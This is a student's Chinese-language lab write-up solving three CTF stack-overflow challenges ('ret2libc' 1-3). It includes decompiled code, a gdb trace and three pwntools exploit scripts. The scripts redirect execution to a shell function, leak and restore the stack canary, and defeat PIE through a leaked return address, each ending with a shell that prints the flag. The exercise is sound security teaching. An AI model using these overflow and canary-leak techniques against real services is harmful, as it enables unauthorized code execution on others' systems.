Return2libc

叶梓淳 520030910302

2023/4/7

1 ret2libc1

首先用 Ghidra 分析二进制文件得到反汇编代码。选取 main 函数和 echo 函数对应代码如下：

- main 函数

```
undefined8 main(EVP_PKEY_CTX *param_1)

{
    init(param_1);
    echo();
    return 0;
}
```

- echo 函数

```
undefined8 echo(void)

{
    char local_78 [112];

    memset(local_78,0,100);
    while (local_78[0] != 'q') {
        memset(local_78,0,100);
        puts("say something");
        read(0,local_78,0x8c);
        printf("%s",local_78);
```


```
    }
    return 0;
```

可以看到，main 函数的核心部分为 echo 函数，而 echo 函数检查输入第一个字符是否为'q'，是则退出，否则循环。再观察到 text 段中还有一个 secret 函数，功能如下：


```
void secret(void)

{
    system("/bin/sh");
    return;
}
```

secret 函数执行的是 libc 库里的 system 函数，且参数正是我们想要的"/bin/sh"，再查看程序保护措施：



canary 和 PIE 均未开启，则直接使用 ret2text 攻击。查看栈顶距离 eip 的距离如图，为 0x78。




Secret 函数的地址为 0x00401235，则编写脚本如下：

- 脚本 1

```
1 from pwn import *
2
3 io = remote("10.0.0.10", 40003)
4
5 io.recvuntil("something")
6
7 io.send(b'q'*0x78 + p32(0x00401235))
8
9 io.interactive()
```

运行结果如下，得到 flag。



2 ret2libc2

用 Ghidra 反汇编得到 echo 函数的代码：


- echo 函数

```
undefined8 echo(void)

{
    long in_FS_OFFSET;
    char local_78 [104];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    memset(local_78,0,100);
    while (local_78[0] != 'q') {
        memset(local_78,0,100);
        puts("say something");
        read(0,local_78,0x8c);
        printf("%s",local_78);
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

相比上题引入了 canary 机制，与下图结论相符合：



解决此题的想法是先用 printf 把 local_10 的值打印出来,然后在 padding 的时候把 local_10 的值填回去，从而改变 eip 执行 secret 函数。栈顶地址为 0x7fffffffeac0，local_10 的地址由下图所得：

[rbp-0x8]，即 0x7fffffffeb28。需要注意的是, local_10 的最低字节固定为 0，意味着第一次打印到此处会停止，因此我们需要更改最后一个字节为'1'，再次输入的时候把 local_10 最低位更改为 0 即可。栈顶距离 eip 存放地址的字节数为 0x78。最终脚本如下：

- 脚本 2

```
from pwn import *

io = remote("10.0.0.10", 40004)

io.recvuntil("something")

io.send(b'A'*0x64 + b'ABCD1')

io.recvuntil("ABCD")

local_10 = u64(io.recv(8))

local_10 -= 49

io.send(b'q'*0x68 + p64(local_10) + b'a'*0x8 + p32(0x00401259))

io.interactive()
```

运行结果如下，得到 flag。

```
[*] Switching to interactive mode
say something
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq$ ls
babyrepeater2
flag
start.sh
$ cat flag
flag{ret2libc_canary_stackprotector}
$ 
```

3 ret2libc3

此题汇编代码与 ret2libc2 基本一致，唯一的区别是开启了 PIE 保护。

```
test@9-11:~$ checksec babyrepeater3
[!] Could not populate PLT: future feature annotations is not defined (unicorn.py, line 2)
[*] '/home/test/babyrepeater3'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
test@9-11:~$ 
```

即每次程序加载的基地址都会改变，但是指令间的相对距离不会改变，因此，我们可以把原来跳转的 main 函数的指令的地址打印出来，再通过相对距离计算出 secret 函数的地址。首先调试程序，原跳转指令的地址：

```
[-------------------------------------code-------------------------------------]
   0x555555555321 <echo+162>:   je     0x555555555328 <echo+169>
   0x555555555323 <echo+164>:   call   0x5555555550c0 <__stack_chk_fail@plt>
   0x555555555328 <echo+169>:   leave
=> 0x555555555329 <echo+170>:   ret
   0x55555555532a <main>:       endbr64
   0x55555555532e <main+4>:     push   rbp
   0x55555555532f <main+5>:     mov    rbp,rsp
   0x555555555332 <main+8>:     mov    eax,0x0
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffeb38 --> 0x555555555346 (<main+28>:     mov    eax,0x0)
0008| 0x7fffffffeb40 --> 0x555555555350 (<__libc_csu_init>:     endbr64)
0016| 0x7fffffffeb48 --> 0x7ffff7a03c87 (<__libc_start_main+231>:       mov    edi,eax)
0024| 0x7fffffffeb50 --> 0x2000000000 ('')
0032| 0x7fffffffeb58 --> 0x7fffffffec28 --> 0x7fffffffee44 ("/home/test/babyrepeater3")
0040| 0x7fffffffeb60 --> 0x100000000
0048| 0x7fffffffeb68 --> 0x55555555532a (<main>:        endbr64)
0056| 0x7fffffffeb70 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000555555555329 in echo ()
gdb-peda$ n
```

即 0x555555555346，共 6 字节，且不论如何变化均为 6 字节。再在汇编代码中找到 main 函数中指令的地址为 0x00101346, secret 函数指令的地址为 0x0010126c，于是我们可以写下此段脚本：

- 脚本 3

```python
from pwn import *
io = remote("10.0.0.10", 40005)
io.recvuntil("something")
io.send(b'A'*0x64 + b'ABCD1')
io.recvuntil("ABCD")
local_10 = u64(io.recv(8))
io.send(b'a'*0x68 + p64(local_10) + b'b'*0x8)
io.recvuntil("bbbbbbbb")
ori_eip = io.recv(6)
ori_eip = int.from_bytes(ori_eip, byteorder='little', signed=False)
to_eip = ori_eip - int(0x00101346) + int(0x0010126c)
to_eip = to_eip.to_bytes(6, byteorder='little', signed=False)
local_10 -= 49
io.send(b'q'*0x68 + p64(local_10) + b'b'*0x8 + to_eip)
io.interactive()
```

运行结果如下，得到 flag。

```
test@9-11:~$ python exp.py
[+] Opening connection to 10.0.0.10 on port 40005: Done
[*] Switching to interactive mode
say something
qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq$ ls
babyrepeater3
flag
start.sh
$ cat flag
flag{ret2libc_allllllll_stackprotector}
$ 
```